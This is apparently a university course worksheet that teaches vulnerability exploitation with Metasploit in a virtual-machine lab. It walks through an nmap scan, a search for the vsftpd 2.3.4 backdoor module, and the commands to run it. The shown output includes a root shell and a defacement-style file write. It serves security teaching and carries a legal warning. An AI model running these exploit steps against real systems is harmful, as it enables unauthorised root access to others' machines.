Cyber Security Assessment and Management

Bruno Sousa, bmsousa@dei.uc.pt

2024/2025

Worksheet #4 – Vulnerability Exploitation

Practical Lectures #6, #7

OBJECTIVE:

Vulnerabilities can be exploited to gain access to resources that follow less security by design principles. This worksheet intends to practically explore the process of discovering vulnerabilities and exploitation them.

CONTEXT:

There are multiple tools that can be used to identify vulnerabilities and to exploit them. One of them is the Metasploit framework that includes diverse type of modules:

- **Auxiliary** – which allow to gather information of a specific system.
- **Exploit** – which allow to leverage the vulnerabilities, for instance to allow remote execution.
- **Payloads** – which allow to execute arbitrary code on a remote target system (create users)
- **Post** – which allow to perform actions after the machine has been compromised.

INSTALLATION:

Metasploit is installed by default in the kali distribution. If it is not installed, use the following commands to perform the installation on Debian based distributions:

```
$ sudo apt-get install metasploit-framework
```

ACTIVATE THE METASPLOIT FRAMEWORK:

After the installation of the Metasploit framework, one needs to activate, start it by using the following commands:

```
$ sudo msfdb init
$ sudo msfdb start
```

The database service (PostgreSQL service) should be running, you can confirm the status with the following command:

```
$ sudo msfdb status
```

START THE METASPLOIT FRAMEWORK:

The interaction with the Metasploit framework is performed through a console, which is accessible through the following command:

```
$ msfconsole
```

NOTE: The activities performed in the exercise are not ethical and can be subject to legal issues. In Portugal and other countries, **it is a crime** to perform the activities of the exercises. Perform the exercises using a target system that you own, and that you had explicit permission to conduct these activities.

EXERCISES:

0. Initial Scenario

For this exercise you need to have the following virtual machines:




Figure 1 - Assessment Scenario

Note that the webserver image can be obtained from the following link.

1. Information Gathering


With the Metasploit framework gather information regarding the system.
(All the commands should be performed inside the msfconsole). A suggestion is to use the db_nmap utility to perform a scan.

```
(msf6) $ db_nmap -v -T4 -PA -sV --version-all -osscan-guess -A -sS -p 1-65535 192.168.1.57
```

After the scan we will have information regarding the identified system, which can be consulted using the following commands:

```
(msf6) > hosts
```

```
(msf6) > services
```




```
192.168.1.57  21     tcp   ftp      open   vsftpd 2.0.8 or later
192.168.1.57  22     tcp   ssh      open   OpenSSH 6.0p1 Debian 4+deb7u3 protocol 2.0
192.168.1.57  110    tcp   pop3     open   Openwall popa3d
192.168.1.57  111    tcp   rpcbind  open   2-4 RPC #100000
192.168.1.57  3632   tcp   distccd  open   distccd v1 (Debian 4.7.2-5) 4.7.2
192.168.1.57  42987  tcp   status   open   1 RPC #100024
```

Figure 2 - Example of output from services

2. Security Assessment

Check the vulnerabilities of the identified versions of the services, check if there is any vulnerability documented. You can do this online, or search for exploits in the Metasploit framework, as follows:

```
(msf6) > search type:exploit vsftpd
```



```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 3 - Screen with results of exploit for vsftpd

The vulnerability is associated with a backdoor that was introduced in the code, one can check this information with the following command:

```
(msf6) > info 0
```

This step should be performed for all the services that were identified in the first phase.


2. Exploitation

With the identified exploit, lets exploit the possible vulnerability (e.g., backdoor in the previous example)

```
(msf6) > use exploit/unix/ftp/vsftpd_234_backdoor
```

After activating the module use the command show options to check the parameters that are required to perform run the module.

```
(msf6 exploit) > show options
```



```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/usi
   RPORT    21               yes       The target port (TCP)
```

Figure 4 - backdoor exploit of vsftpd


To define the required target host:

```
(msf6 exploit) > set RHOSTS 192.168.1.57
```

To run the specific exploit, use the command ***run***:

```
(msf6 exploit) > run
```

This will open a session in the target system with root privileges, as demonstrated in the following image



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.57:21 - Banner: 220 Greetings! Welcome to the server.
[*] 192.168.1.57:21 - USER: 331 Please specify the password.
[+] 192.168.1.57:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.57:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.54:33921 -> 192.168.1.57:6200) at 2023-11-12 06:15:59 -0500

echo "You have been Hacked" > README.txt
```

Figure 5 - Result of the exploit (writing a message in a file)

3. Documentation

Documentation in the Report

Document the following information items:

Answer the following questions:

1. The ports that are open.
2. The versions of the running software (you may use more than one tool for this purpose, document the process/tools you have used)
3. Document the vulnerabilities you have found. Do they have a CVE associated?
4. Document possible exploits that you can use to exploit the vulnerabilities. Document your progress.

READINGS:

- Offensive Security, *"Metasploit Unleashed"* Available at: https://www.offensive-security.com/metasploit-unleashed
- The Easiest Metasploit Guide You'll Ever Read. Available at: link